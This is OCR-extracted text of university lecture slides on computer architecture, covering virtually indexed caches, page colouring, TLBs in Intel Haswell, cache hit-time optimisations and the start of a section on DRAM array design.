
- If the cache index consists only of physical (untranslated) bits of the address,
  - We can start tag access in parallel with translation
  - so we can compare to physical tag
- Limits cache to page size: what if we want bigger caches and still use same trick?



# Fast cache hits by avoiding translation:

## Index with physical (untranslated) portion of address


- If the cache index consists only of physical (untranslated) bits of the address,
  - We can start tag access in parallel with translation
  - so we can compare to physical tag
- Limits cache to page size: what if want bigger caches and still use same trick?
  - Option 1: Higher associativity
    - This is an attractive and common choice
    - Consequence: L1 caches are often highly associative



# Fast cache hits by avoiding translation:

## Index with physical (untranslated) portion of address


- If the cache index consists only of physical (untranslated) bits of the address,
  - We can start tag access in parallel with translation
  - so we can compare to physical tag
- Limits cache to page size: what if want bigger caches and still use same trick?
  - Option 1: Higher associativity
  - Option 2: Page coloring
    - Get the operating system to help – see next slide
    - A cache conflict occurs if two cache blocks that have the same tag (physical address) are mapped to two different virtual addresses
    - Make sure OS never creates a page table mapping with this property



# What if you *insist* on using some translated bits as index bits?

28

- Page colouring for **synonym consistency**:
- “A cache synonym conflict occurs if two cache blocks that have the same tag (physical address) are mapped to two different virtual addresses”
- So if the OS needs to create two virtual memory regions, A and B within the same process, mapping the **same** physical address region
  - So A[0] and B[0] have *different* VAs
  - But after translation refer to the same location
  - We need to ensure that the virtual addresses that we assign to A[0] and B[0] match in bits 12&13
  - So the map to the same location in the cache
  - So they have only one value!




**Not recommended...**

The Linux `mmap` system call for creating a memory region shared between two processes *chooses* the address of the region in order to allow the OS to do this if necessary


# Associativity conflicts depend on address translation

- The L2 cache is indexed with *translated address*
- So the L2 associativity conflicts depend on the virtual-to-physical mapping
- It would be helpful if the OS could choose non-conflicting pages for frequently-accessed data!  
**(page colouring for conflict avoidance)**
- Or at least, make sure adjacent pages don't map to the same L2 index



- Running the same program again on the same data may result in different associativity conflicts
- Because you may get a different virtual-to-physical mapping

# TLBs in Haswell



**L1: 32KB, 8-way associative I and D**  
**L1D: writeback, two 256-bit loads and a 256-bit store every cycle**

**So each L1 way is  $32/8=4\text{KB}$**   
**Virtually indexed, Physically Tagged (VIPT)**

**L2 and L3 are physically indexed**

**TLBs support three different page sizes – 4KB, 2MB, 1GB**

**L1 ITLB: 128 mappings for 4KB pages – 4-way set associative and 8 2MB-page mappings**

**L1 DTLB: 64 mappings for 4KB pages – 4-way set associative (fixed partition between two threads) and 8 2MB-page mapping and 4 mappings for 1GB pages**

- **Example: Intel Haswell e5 2600 v3**

# Summary

We can reduce the hit time.....

- Using a really small cache (and a larger next-level cache)
- With a pipelined cache (really only improves bandwidth)
- With a multi-bank cache (only increases bandwidth)
- By using a direct-mapped cache
- By passing data forward while checking tags in parallel
- Using way prediction (not covered in slides)
  
- By taking address translation off the critical path
  - Access the TLB in parallel with the L1 cache
    - Do not use translated bits as index bits if you can help it!
  - The TLB is a cache of the address translation
    - Consider a two (multi?) - level TLB
    - Pay attention to TLB miss penalty (beyond this lecture)


# Cache Optimization Summary

<i>Technique</i>	<i>MR</i>	<i>MP</i>	<i>HT</i>	<i>Complexity</i>
miss rate	+      -	-      -	-      -	0
	+      -	-      -	-      -	1
	+      -	-      -	-      -	2
	+      -	-      -	-      -	2
	+      -	-      -	-      -	2
	+      -	-      -	-      -	3
	+      -	-      -	-      -	0
miss penalty	+      -	-      -	-      -	1
	+      -	-      -	-      -	2
	+      -	-      -	-      -	3
	+      -	-      -	-      -	2

# Edstem questions

# What if you *insist* on using some translated bits as index bits?

- Page colouring for **synonym consistency**:
- “A cache synonym conflict occurs if two cache blocks that have the same tag (physical address) are mapped to two different virtual addresses”
- So if the OS needs to create two virtual memory regions, A and B within the same process, mapping the **same** physical address region
  - So A[0] and B[0] have *different* VAs
  - But after translation refer to the same location
  - We need to ensure that the virtual addresses that we assign to A[0] and B[0] match in bits 12&13
  - So the map to the same location in the cache
  - So they have only one value!



**Not recommended...**


The Linux mmap system call for creating a memory region shared between two processes *chooses the address of the region in order to allow the OS to do this if necessary*

- **Q:** “Hi, I don't understand why page colouring only requires bits 12 and 13 of A[0] and B[0] being the same? Isn't A[0] and B[0] mapping to the same physical address still having different virtual addresses? i.e. there is still a synonym conflict?”
- **A:** The objective is to ensure that when A[0] is allocated into the cache, and then later B[0] is loaded, the two words map to the same cache line in the cache. If they didn't (which would happen if bits 12 and 13 were different) then we would have a consistency problem. A store to A[0] would update one cached copy of the line, but a load from B[0] would load the original, unchanged data.

# Advanced Computer Architecture

Department of Computing, Imperial College London


## Chapter 4: Caches and Memory Systems Part 5: DRAM and memory parallelism



Paul H J Kelly

These lecture notes are partly based on the course text, Hennessy and Patterson's *Computer Architecture, a quantitative approach* (3<sup>rd</sup>, 4<sup>th</sup>, 5<sup>th</sup> and 6<sup>th</sup> eds), and on the lecture slides of David Patterson and John Kubiatowicz's Berkeley course

wordlines




# DRAM array design

- Square array of cells
- Address split into Row address and Column Address bits
- Row address selects row of cells to be activated
- Cells discharge
- Cell state latched by per-column sense amplifiers
- Column address selects data for output
- Data must be written back to selected row

● Wordlines activate transistors along a row


● Charge flows from each capacitor in the row along the bitlines

# DRAM array design

